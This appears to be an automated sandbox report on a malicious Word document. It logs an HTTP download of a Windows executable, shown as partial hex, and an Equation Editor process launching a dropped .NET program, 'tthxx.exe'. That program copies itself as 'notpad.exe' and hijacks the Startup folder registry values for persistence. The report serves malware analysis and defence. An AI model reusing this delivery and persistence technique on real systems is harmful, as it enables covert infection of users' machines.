May 4, 2021 22:01:56.505009890 CEST	1	IN	HTTP/1.1 200 OK Date: Tue, 04 May 2021 20:01:56 GMT Server: Apache/2.4.37 (centos) OpenSSL/1.1.1c mod_fcgid/2.3.9 PHP/7.2.24 Last-Modified: Mon, 03 May 2021 22:54:49 GMT ETag: "53d38-5c174d9438040" Accept-Ranges: bytes Content-Length: 343352 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/octet-stream Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 48 80 90 60 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 06 00 00 d2 04 00 00 4a 00 00 00 00 00 00 5e f0 04 00 00 20 00 00 00 00 05 00 00 00 40 00 00 20 00 00 00 02 00 00 04 0 0 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 80 05 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 10 f0 04 00 4b 00 00 00 00 00 05 00 2c 47 00 00 00 00 00 00 00 00 00 00 00 1e 05 00 38 1f 00 00 00 60 05 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 64 d0 04 00 00 20 00 00 00 d2 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 2c 47 00 00 00 00 05 00 00 48 00 00 00 d4 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 60 05 00 00 02 00 00 00 1c 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 f0 04 00 00 00 00 00 48 00 00 00 02 00 05 00 e0 4a 00 00 24 2c 00 00 03 00 00 00 01 00 00 06 04 77 00 00 06 79 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 30 06 00 8c 00 00 00 00 00 00 00 1e 3a 05 00 00 00 dd 10 00 00 00 28 2f 00 00 06 38 f1 ff f f ff 26 dd 00 00 00 00 28 01 00 00 0a 14 fe 06 02 00 00 06 73 02 00 00 0a 6f 03 00 00 0a 20 b7 3e 6e 89 28 35 00 00 06 1 9 3a 36 00 00 00 26 20 81 3e 6e 89 28 35 00 00 06 17 8d 08 00 00 01 25 16 28 2d 00 00 06 a2 1a 3a 21 00 00 00 26 26 20 61 3e 6e 89 28 35 00 00 06 28 27 00 00 06 26 38 14 00 00 00 28 28 00 00 06 38 c1 ff ff ff 28 2a 00 00 06 38 d7 ff ff ff 2 a 01 10 00 00 00 00 00 00 15 15 00 06 01 00 00 01 1b 30 04 00 dc 00 00 00 01 00 00 11 28 04 00 00 0a d0 02 00 00 02 28 05 00 00 0a 6f 06 00 00 0a 20 5e 3e 6e 89 28 35 00 00 06 28 07 00 00 0a 6f 08 00 00 0a 18 3a 06 00 00 00 26 38 06 00 00 00 0a 38 00 00 00 00 73 09 00 00 0a 1b 3a 1f 00 00 00 26 06 08 6f 0a 00 00 0a 08 6f 0b 00 00 0a 73 0c 00 00 0a 16 39 0c 00 00 00 26 38 0c 00 00 00 0c 38 dc ff ff ff 0d 38 00 00 00 00 73 09 00 00 0a 0b 09 16 73 0d 00 00 0a 73 0e 00 00 0a 13 04 11 04 07 6f 0a 00 00 0a dd 08 00 00 00 11 04 6f 0f 00 00 0a dc 07 6f 0b 00 00 0a 13 05 dd 07 00 00 00 07 6f 0f 00 00 0a dc dd 07 00 00 00 09 6f 0f 00 00 0a dc 28 01 00 00 0a 11 05 6f 10 00 00 0a 13 06 dd 0d 00 00 00 06 39 06 00 00 00 06 6f 0f 00 00 0a dc 11 06 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELH`J^ @ @K,G8` H.textd `.rsrc,GH@@.rel oc`@B@HJ$,wy0:(/8&(so >n(5:6& >n(5%(-:!&& a>n(5('&8((8(*8*0((o ^>n(5(o:&88s:&oos9&888sssooooo(o9o

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 2464 Parent PID: 584

General

Start time:	22:01:37
Start date:	04/05/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f910000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE95226B4	CreateDirectoryA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$G_05412_868_21.docx	success or wait	1	7FEE9449AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	1	success or wait	1	7FEE93DEC53	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	4096	success or wait	1	7FEE93E6CAC	ReadFile
C:\Users\user\Desktop\IMG_05412_868_21.docx	810	285	success or wait	1	7FEE9449AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE9449AC0	unknown

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F3AA0	success or wait	1	7FEE9449AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F3AA0	F3AA0	binary	04 00 00 00 A0 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 4A 4E 3F CB 6B 41 D7 01 A0 3A 0F 00 A0 3A 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE9449AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1386479662	1386479663	success or wait	1	7FEE9449AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1386479663	1386479664	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F3AA0	F3AA0	binary	04 00 00 00 A0 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 4A 4E 3F CB 6B 41 D7 01 A0 3A 0F 00 A0 3A 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 A0 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 A0 3A 0F 00 A0 3A 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE9449AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: EQNEDT32.EXE PID: 2564 Parent PID: 584

General

Start time:	22:01:57
Start date:	04/05/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: tthxx.exe PID: 2928 Parent PID: 2564

General

Start time:	22:01:58
Start date:	04/05/2021
Path:	C:\Users\user\tthxx.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\tthxx.exe

Imagebase:	0x940000
File size:	343352 bytes
MD5 hash:	CCE6C363C0FF7AC663CD71C5906069A6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 40%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\notpad	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6D354247	CreateDirectoryW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\notpad\notpad.exe	read data or list directory | read attributes | delete | synchronize | generic write	device | sparse file	sequential only | non directory file	success or wait	1	1ED8E3	CopyFileW
C:\Users\user\AppData\Local\Temp\tthxx.exe	read data or list directory | read attributes | delete | synchronize | generic write	device | sparse file	sequential only | synchronous io non alert | non directory file	success or wait	1	1ED8E3	CopyFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\notpad\notpad.exe	0	65536	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 48 80 90 60 00 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 06 00 00 d2 04 00 00 4a 00 00 00 00 00 00 5e f0 04 00 00 20 00 00 00 00 05 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 80 05 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L...H..`.......... ....J......^.... ....@.. ....@................	success or wait	6	1ED8E3	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tthxx.exe	0	65536	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 48 80 90 60 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 06 00 00 d2 04 00 00 4a 00 00 00 00 00 00 5e f0 04 00 00 20 00 00 00 00 05 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 80 05 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L...H..`.......... ....J......^.... ....@.. ....@.................	success or wait	6	1ED8E3	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E357995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E357995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E26DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E35A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\98d3949f9ba1a384939805aa5e47e933\System.Management.ni.dll.aux	unknown	764	success or wait	1	6E26DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E26DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E26DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.CSharp\849e4f93d41f8b6645878090ee9a7505\Microsoft.CSharp.ni.dll.aux	unknown	700	success or wait	1	6E26DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Dynamic\81f3dddd8aa6172d72bf5f1161e6fd01\System.Dynamic.ni.dll.aux	unknown	536	success or wait	1	6E26DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E357995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E357995	unknown

Registry Activities

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders	Startup	unicode	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\notpad	success or wait	1	6D35AEBE	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders	Startup	unicode	%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup	%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\notpad	success or wait	1	6D35AEBE	RegSetValueExW

Analysis Process: EQNEDT32.EXE PID: 3028 Parent PID: 584

General

Start time:	22:01:59
Start date:	04/05/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	success or wait	1	414E81	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Sizes	success or wait	1	414E81	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	success or wait	1	414E81	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	success or wait	1	414E81	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Windows	success or wait	1	414E81	RegCreateKeyExA

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	Zoom	unicode	200	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	CustomZoom	unicode	150	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	ShowAll	unicode	0	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	Version	unicode	3.1	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	ForceOpen	unicode	0	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	ToolbarDocked	unicode	1	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	ToolbarShown	unicode	1	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	ToolbarDockPos	unicode	1	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	MTUpgradeDialog	unicode	4	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Sizes	Full	unicode	12 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Sizes	script	unicode	7 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Sizes	scriptscr<wbr>ipt	unicode	5 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Sizes	Symbol	unicode	18 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Sizes	SubSymbol	unicode	12 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	LineSpacing	unicode	150%	success or wait	1	414F81	RegSetValueExA
